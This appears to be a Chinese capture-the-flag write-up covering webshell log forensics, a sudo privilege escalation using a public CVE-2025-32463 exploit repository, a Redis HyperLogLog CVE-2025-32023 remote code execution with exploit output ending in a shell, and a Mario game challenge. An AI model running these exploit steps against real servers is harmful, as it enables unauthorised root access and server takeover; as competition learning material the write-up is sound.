
2025.11.zjb

[CDF]可恶的木马竟然伪装成我的朋友

> 某天晚上，X单位的网站发现一个伪装成图片文件的木马程序（banner_home.jpg），管理员发现问题后第一时间关停了Web服务器，几天后提取了全部日志。分析“事发现场”日志可知：线索1：黑客上传木马事件发生的日期是？（格式如下：2018-06-20） 线索2：黑客上传木马时使用的IP地址是？ 线索3：在当晚的行动中，黑客曾先后尝试访问以下Webshell？（只填写文件名，无需路径。如有多个Webshell，请按当天日志记录的尝试访问时间先后排序，并以、符号分隔，如abc.php-123.php-demo.php） 在获取到所有的线索答案后，请按照如下格式进行拼接为flag【格式示例：flag{2011-1-11/111.11.1.11/1111.jsp-e111.jsp-1111.jsp}】

找到类似的题目
https://blog.csdn.net/diligent_lee/article/details/118944482
将日志拖到vscode中，全局搜索`banner_home.jpg`,发现在23/Feb/2018:21:18:27 +0800文件大小发生了明显的变化
Open: Pasted image 20251124212511.png



ip为183.62.9.42
Open: Pasted image 20251124212617.png

```
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 89
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 404 1
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 5
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1216
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1"
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1"
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 172
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
```

按顺序题目该ip访问的三个jsp文件，故flag为
flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

[Infosec] 最近还好吗

> 未来的你，一定要多多收集CVE最新的漏洞。在过去的一年里，不知道你过的好不好，如果你好，我也好，那就尝试解出这道不知名的CVE漏洞吧，相信你也会很想念我的

根据题目描述是考察CVE漏洞，发放容器后发现是ssh环境，猜测为提权漏洞，无关联想到sudo的CVE-2025-32463，参考本人的工具https://github.com/g0ubu1i/up0x。
`sudo -V`查看sudo版本为
Open: Pasted image 20251124211834.png

```
pwn@c49fde1fa583:/$ sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
```

克隆仓库`git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot`
运行`sh sudo-chwoot.sh`后成功提权。拿到flag
Open: Pasted image 20251124211951.png

```
root@c49fde1fa583:/# cat flag
flag{555ab6ee924bb537889b8e69decf21a5}
```

[Info] Redis爱你呦

直接搜索题目描述定位到漏洞
Open: Pasted image 20251124212209.png

HyperLogLog实际上是一个具有自定义编码的字符串。在遍历稀疏HLL编

网页 图片 视频 学术 词典 地图 更多

约 67,400 个结果

Redis 在 HyperLogLog（HLL）数据结构的操作中存在越界写入漏洞。 经过身份验证的攻击者可通过构造特定的恶意字符串，在执行 HLL 相关命令（如PFADD、PFCOUNT、PFMERGE）时触发堆栈或堆内存的越界写入。 内存破坏可能被进一步利用，最终导致远程代码执行（RCE），攻击者可在服务器上执行任意系统命令，完全控制服务器、泄露数据或破坏业务系统。

Redis hyperloglog 远程代码执行漏洞 (CVE-2025-32023)复现研究

cn-sec.com/archives/4235631.html

按照文章找到exp，搭建具有漏洞的镜像，复制出redis-server，直接运行脚本即可

Open: Pasted image 20251124212307.png


```
~ python exp1.py
[*] '/home/kali/redis-server'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    Stripped: No
    Debuginfo: Yes
[+] Opening connection to 113.201.14.253 on port 25475: Done
/home/kali/exp1.py:17: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('client info')
/home/kali/exp1.py:18: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil('fd=')
[*] fd = 9
[*] marker = b'hi73IZNw'
[+] tofs = 0xeff8 (tkey = 'sds:_15207')
[+] tadr = 0x7fb523f8c000
[*] badr = 0x7fb523f7d000
[+] binary.address = 0x5585895cd000
/home/kali/exp1.py:167: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(f'set {tkey} 0')
[*] Switching to interactive mode

$ ls
dump.rdb
flag
$ cat flag
flag{ed8fa6748999fd7d7d30cfb177072250}
[*] Got EOF while reading in interactive
```

[Game] 我勒个超级玛丽奥

> 我们那些回不去的童年和回忆，希望马里奥能带给你跨越时空的力量，题目开启后，请选手耐心等待环境启动、启动后耐心等待当刷新出noVNC界面即代表环境启动成功，A是跳跃、S是攻击、上下左右控制

真就玩游戏

玩过关flag就出了

Open: 1b8486f714ce50ee9118f16e6d952b55.jpg